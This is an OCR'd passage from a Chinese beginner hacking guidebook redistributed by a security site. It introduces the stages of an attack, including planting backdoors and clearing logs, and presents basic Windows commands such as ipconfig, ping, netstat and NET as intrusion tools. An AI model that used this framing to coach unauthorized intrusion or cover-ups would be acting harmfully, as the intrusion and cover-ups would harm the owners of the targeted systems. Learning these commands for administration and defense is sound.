
溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

11.3 常见问题解答 237
11.4 过关练习 238
第 12 章 建立电脑的防御体系 239
多媒体教学演示：40 分钟
12.1 维护硬盘 240
12.1.1 磁盘扫描程序 240
12.1.2 磁盘清理程序 241
12.1.3 磁盘碎片整理程序 241
12.2 使用杀毒软件与防火墙 242
12.2.1 使用瑞星杀毒软件维护系统安全 242
12.2.2 使用防火墙保护系统安全 245
12.3 修补系统漏洞 249
12.3.1 通过 Windows Update 修复 249
12.3.2 通过其他软件修复 250
12.3.3 手动修复 251
12.4 备份与恢复系统 255
12.4.1 使用系统还原功能 255
12.4.2 使用 Ghost 软件备份和还原系统 257
12.5 常见问题解答 262
12.6 过关练习 262


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第1章

接触黑客攻击

多媒体教学演示：20分钟

- 黑客攻击的流程
- 获取电脑 IP 地址的方法
- 扫描开放的端口
- NET 命令
- tracert 命令
- route 命令

魔法师：小魔女，你在书里找什么呢？

小魔女：今天上网的时候，看到一个网站显示一些乱码，同学说这个网站是被黑客攻击了，黑客到底是干什么的？真的这么厉害吗？

魔法师：你所看到的黑客并不是真正意义上的黑客，而是喜欢搞破坏的“骇客”。

小魔女：那魔法师你能让我也成为一名黑客吗？我好崇拜他们啊。

魔法师：其实黑客并不神秘，只要了解了黑客的一些基本技术，你也可以成为一名黑客。下面就先给你讲解一些黑客攻击的基础知识，以便能更好地防御黑客的攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



1.1 黑客攻击的特点

黑客（Hacker）原是指那些热衷于电脑，并具有一定编程水平的电脑爱好者。由于系统、网络和软件不可避免地存在某些安全漏洞，而黑客的出现就是为了找出并弥补这些漏洞。目前在国内黑客也泛指非法入侵他人电脑系统的电脑爱好者，但在国外常把那些破坏者另称为骇客（Cracker）。

1.1.1 黑客为什么要攻击

由于少数高水平的黑客可以随意入侵他人的电脑，并在被攻击者毫不知晓的情况下窃取电脑中的信息后悄悄退出，于是很多人对此产生较强的好奇心和学习黑客技术的欲望，并在了解了黑客攻击技术之后不计后果地进行尝试，给网络造成极大的安全威胁。下面是黑客进行攻击的常见理由：

- 想在别人面前炫耀一下自己的技术，如进入别人电脑修改一下文件和系统，算是打个招呼，也会让他对自己更加崇拜。
- 看不惯他人的某些做法，又不方便当面指责，于是攻击他的电脑教训一下。
- 好玩、恶作剧，这是许多人或学生入侵或破坏的主要原因，除了有练功的效果外还有些探险的感觉。
- 窃取数据，偷取他人的QQ、网游密码等，然后从事商业活动。
- 对某个单位或组织表示抗议。

其实，黑客及黑客技术并不神秘，也并不高深。一个普通的网民在具备了一定的基础知识后，也可以成为一名黑客。另外，黑客技术是一把双刃剑，通过它既可以侵入他人的电脑，又可以了解黑客入侵的手段，掌握保护电脑、防范入侵的方法。我们在学习黑客技术时，首先应该明确学习的正确目的。

1.1.2 了解黑客攻击的流程

一般来说，黑客对电脑进行攻击的步骤大致相同，主要包括以下几步。

- **扫描漏洞**：目前大多数电脑安装的是Windows操作系统，Windows操作系统的稳定性和安全性随着其版本的提升而得到不断的提高，但难免会出现这样或那样的安全隐患，这些安全隐患就是漏洞。黑客通过其专业的研究发现了这些漏洞，于是使用病毒和木马通过这些漏洞攻击和破坏电脑。
- **试探漏洞**：在了解了目标主机的漏洞和弱点之后，黑客就能使用缓冲区溢出和测试用户账号和密码等，达到对其进行试探性攻击的目的。
- **取得权限与提升权限**：如果试探出了可以利用的漏洞，那就意味着黑客获得了攻击该目标主机的初步权限，只要能登录目标主机，那么提升权限将变得易如反掌，借助木马等程序可以更顺利地达到目的。在某些情况下，黑客在取得权限与提升

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

权限时会采用破坏目标电脑操作系统的方法来实现。

- **木马入侵**：木马是一种能窃取用户存储在电脑中的账户、密码等信息的应用程序。黑客通过木马程序可以轻易地入侵并控制用户电脑，并在用户不知情的状况下通过用户的电脑进行各种破坏活动。在日常生活中经常出现的 QQ 号码被盗的情况，一般就是黑客通过木马进行窃取的。
- **建立后门与清理痕迹**：为了达到长期控制目标主机的目的，黑客在取得管理员权限之后会立刻在其中建立后门，这样就可以随时登录该主机。为了避免被目标主机的管理员发觉，在完成入侵之后需要清除其中的系统日志文件、应用程序日志文件和防火墙的日志文件等，清理完毕即可从目标主机中退出。至此，一次完整的黑客攻击便完成了。

1.1.3　认识常用的攻击平台——DOS

DOS（Disk Operating System，磁盘操作系统）是一种非常实用的操作系统，它采用命令提示符界面，如图 1-1 所示。要使用 DOS，必须先安装 DOS。DOS 的核心启动程序只有几个文件，包括 Boot 系统引导程序、IO.SYS、MSDOS.SYS 和 COMMAND.COM。它们是构成 DOS 系统的基础，且这些文件占用的存储空间非常小，甚至不到 1MB，因此过去常使用软驱来安装 DOS。目前较常用的安装 DOS 的方法是通过在 Windows 操作系统中安装 MaxDos 软件来实现，也可以直接运行 Windows XP 中的命令提示符来完成，如图 1-1 所示。在使用 DOS 时，其所有的核心启动程序都被临时存储在内存中，用户可随意使用。



图 1-1　DOS 的操作界面

1.1.4　获取电脑的 IP 地址

电脑网络中使用的协议是一种类似于技术手册的数字化文本，可用来规范电脑间的信息交流，使电脑能顺畅地发送和接收所需的信息。现在网络中的协议有很多，其中最常用的协议就是 TCP/IP 协议。

IP 地址是 TCP/IP 协议中的一个重要组成部分。就像给街道上的住户编列门牌号一样，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

它给网络上的每台电脑都分配了一个唯一的数字序列，使得在查找网络中的某台电脑时不会出现“冒名顶替”的现象。

1.1.5 获取本地电脑 IP 地址

要获取本地电脑 IP 地址需要用到 ipconfig 命令。ipconfig 命令是 Windows 操作系统中调试电脑网络的常用命令，通常用于显示电脑中网络适配器的 IP 地址、子网掩码以及默认网关。

ipconfig 命令的格式为：ipconfig[/all][/batch][/release_all][/release N][/renew_all][/renew N]。在 DOS 中直接输入“ipconfig”时，将显示本地电脑的 IP 信息。

使用 ipconfig 命令查看本地电脑 IP 信息的具体操作如下：

步骤 1 选择【开始】/【运行】命令，在弹出的“运行”对话框中的“打开”下拉列表框中输入“cmd”，单击 确定 按钮。

步骤 2 打开命令提示符窗口，输入“ipconfig”命令，按【Enter】键，即可显示当前主机的 IP 信息，如图 1-2 所示。



图 1-2 显示当前主机的 IP 信息

魔法档案

ipconfig 命令有 4 个参数，其中[/all]参数将显示所有网络适配器如网卡和拨号连接等的完整 TCP/IP 配置信息；[/batch]参数将所显示的 IP 信息以文本的方式写入指定文件；[/release_all]或[/release N]将释放全部或指定适配器中由 DHCP 分配的动态 IP 地址；[/renew_all]或[/renew N]参数将为全部或指定的适配器重新分配 IP 地址。

1.1.6 获取其他电脑 IP 地址

使用 ping 命令可以测试目标主机的主机名、IP 地址信息以及验证本地主机与远程主机的连接。ping 命令是基于 TCP/IP 连接的，只有在安装了 TCP/IP 协议后才能使用该命令。

由于网站的域名比 IP 地址更直观、更好记，因此人们普遍记忆某个网站的域名，继而搜集目标网站的 IP 地址信息。下面以获取网易服务器的 IP 地址为例进行介绍，具体操作如下：

步骤 1 选择【开始】/【运行】命令，在弹出的“运行”对话框中的“打开”下拉列表框中输入“cmd”，单击 确定 按钮，如图 1-3 所示。

步骤 2 打开命令提示符窗口，输入“ping www.163.com”命令，按【Enter】键，返回的 220.181.28.52 即为搜集到的 www.163.com 网站的 IP 地址，如图 1-4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 1-3　“运行”对话框



图 1-4　运行命令

1.2　扫描开放的端口

这里所说的端口是一种由操作系统或软件提供的，专为电脑通信而存在的，用于传输数据信息的连接端。它不是一个硬件，而是通过 TCP/IP 协议定义的一个 TCP 连接的连接端。通常一台电脑中可以存在成千上万个端口，要有效地防御黑客攻击就需要学会如何查看本地电脑开放的端口，从中了解它的服务信息和安全状况。

1.2.1　使用 netstat 命令查看

netstat 命令是 Windows 操作系统自带的查看网络状况的命令。

netstat 命令的格式为：netstat [-a] [-e] [-n] [-o] [-s] [-p protocol] [-r] [interval]。其中[-a]参数的含义是显示所有连接和监听的端口，[-n]参数的含义是以数字格式显示地址和端口号。下面查看本地电脑开放的端口信息，具体操作如下：

步骤 1　选择【开始】/【运行】命令，在弹出的“运行”对话框中的“打开”下拉列表框中输入“cmd”，单击 确定 按钮。

步骤 2　在打开的命令提示符窗口中输入“netstat-an”，按【Enter】键即可查看本地电脑所开放的端口信息，如图 1-5 所示。



图 1-5　运行命令

魔法档案

如图 1-5 所示端口信息列表中的 Active Connections 指本机的活动连接；Proto 指使用的协议名称；Local Address 指本地 IP 地址和正在使用的端口号；Foreign Address 指连接某端口的远程主机的 IP 地址和端口号；State 指当前 TCP 连接状态；LISTENING 指该端口是开放的，正在监听等待连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.2.2 使用 fport 工具查看

利用 fport 工具可以将系统中当前打开的 TCP/IP 和 UDP 端口显示出来，还能查看与端口对应的软件的路径和进程名称等（其下载地址是 http://www.onlinedown.net/soft/28509.htm）。使用 fport 工具查看本地电脑开放的端口信息的具体操作如下：

步骤 1 选择【开始】/【运行】命令，在弹出的“运行”对话框中的“打开”下拉列表框中输入“cmd”，单击 确定 按钮。

步骤 2 打开命令提示符窗口，使用 DOS 命令进入 fport 工具所在的目录，输入“fport”命令，按【Enter】键即可启动 fport 工具，如图 1-6 所示。


步骤 3 fport 工具将自动扫描本地电脑开放的端口和使用该端口的相应应用程序，并将其显示出来，如图 1-7 所示。



图 1-6 启动 fport 工具



图 1-7 查看本地电脑开放的端口





1.2.3 使用 Active Ports 工具查看

使用命令提示符窗口查看端口信息较为复杂，而使用 Active Port 软件就要轻松多了（其下载地址是 http://download.enet.com.cn/speed/toftp.php?fname=010702002062001）。使用 Active Ports 工具查看端口信息的具体操作如下：

步骤 1 选择【开始】/【所有程序】/【Active Ports】/【Active Ports】命令，启动 Active Ports 工具软件。

步骤 2 在打开的 Active Ports 窗口中可以看到当前系统所开放的端口以及这些端口所对应的应用程序，如图 1-8 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。






图 1-8　查看端口

1.3　“菜鸟”黑客常用入侵命令

要成为一名黑客，首先必须了解一些系统中常用的网络命令，通过这些命令可以轻松地得到本地电脑、目标电脑的一些信息。熟练使用这些命令，将为信息收集和安全防御带来极大便利。

1.3.1　NET 命令

NET 命令功能强大，以命令行方式执行，使用它可以轻松地管理本地或者远程电脑的网络环境以及各种服务程序的运行和配置。它还包含多个不同的附加命令，通过这些命令可以管理网络环境、服务、用户、登录等重要的功能。下面就介绍 NET 命令中一些常用附加命令的基本功能。

1．net View

net View 是用于显示域列表、电脑列表或指定电脑的共享资源列表的命令。

net View 命令的格式：net view [\computername | /domain[:domainname]]。其中各参数的作用介绍如下。

- 无参数：在 DOS 界面中输入不带参数的“net view”命令后按【Enter】键，将显示当前域的电脑列表，如图 1-9 所示。
- \computername：在输入“net view”命令后再输入网络中的电脑名称，按【Enter】键，可查看该电脑共享的资源，如图 1-10 所示。
- /domain[:domainname]：输入“net view”后再输入“/domain”，可查看网络中当前电脑可以访问的域。如果在“/domain”后输入某个具体的域名称，则可显示该域的相关信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 1-9 显示电脑列表



图 1-10 查看共享信息

2. Net USER

Net USER 是用于添加或更改用户账号或显示用户账号信息的命令。

Net USER 命令的格式： [username [password | *] [options]] [/domain]。其中各参数的作用介绍如下。

- 无参数：在 DOS 界面中输入不带参数的“Net USER”命令后按【Enter】键，可以查看电脑中的用户账号列表，如图 1-11 所示。
- username：输入“Net USER”命令后，再输入具体的用户账号名称，如“administrator”，可查看该用户账号的相关信息，如图 1-12 所示。其中用户账号名最多可以有 20 个字符。



图 1-11 查看电脑中的用户账号列表



图 1-12 查看用户账号的相关信息

- password：为用户账号分配或更改密码。其中密码最多不能超过 14 个字符。
- *：提示输入密码。在密码提示行中输入密码时将不显示该密码，如图 1-13 所示。
- options：用于指定命令行选项。
- /domain：在电脑主域的主域控制器中执行操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 1-13　输入密码

3. Net STOP

Net STOP 是停止 Windows 操作系统中网络服务的命令。

Net STOP 命令的格式：net stop service。其中的 service 包括的服务类型非常多，常用的有 clipbook server（剪贴簿服务器）、computer browser（电脑浏览器）、ftp publishing service (ftp)（ftp 发行服务）、messenger（信使）、net logon（网络登录）、network dde dsdm（网络 dde dsdm）、network monitor agent（网络监控代理）、remote access connection manager（远程访问连接管理器）、remote access server（远程访问服务器）、remote procedure call (rpc) locator（远程过程调用定位器）、remote procedure call (rpc) service（远程过程调用服务）、schedule（调度）、server（服务器）、simple tcp/ip services（简单 TCP/IP 服务）、snmp、spooler（后台打印程序）。下面将用 Net STOP 停止 messenger 服务，具体操作如下：

步骤 1　选择【开始】/【运行】命令，在弹出的“运行”对话框中的“打开”下拉列表框中输入“cmd”，单击 确定 按钮。

步骤 2　在打开的命令提示符窗口中输入“Net STOP messenger”，按【Enter】键，即可停止信使服务，如图 1-14 所示。



图 1-14　停止信使服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4. Net share

Net share 是创建、删除或显示共享资源的命令。

Net share 命令的格式：net share sharename=drive:path [/users:number | /unlimited] [/remark:"text"]。其中各参数的作用介绍如下。

- **无参数**：在 DOS 界面中输入不带参数的“Net share”命令后按【Enter】键，将显示本地电脑中所有共享资源的信息，如图 1-15 所示。



图 1-15 查看本地电脑中的共享资源信息

- sharename：输入“Net share”命令后，再输入具体的网络电脑名称，按【Enter】键，将只显示该共享信息。
- drive:path：输入“Net share”和具体的网络电脑名称，再输入“=”和共享资源的路径，按【Enter】键，将指定共享目录的绝对路径。
- users:number：设置可同时访问共享资源的最大用户数。
- /unlimited：不限制同时访问共享资源的用户数。
- /remark:"text"：添加关于资源的注释，注释文字用引号引住。
- /delete：删除共享资源。

1.3.2 tracert 命令

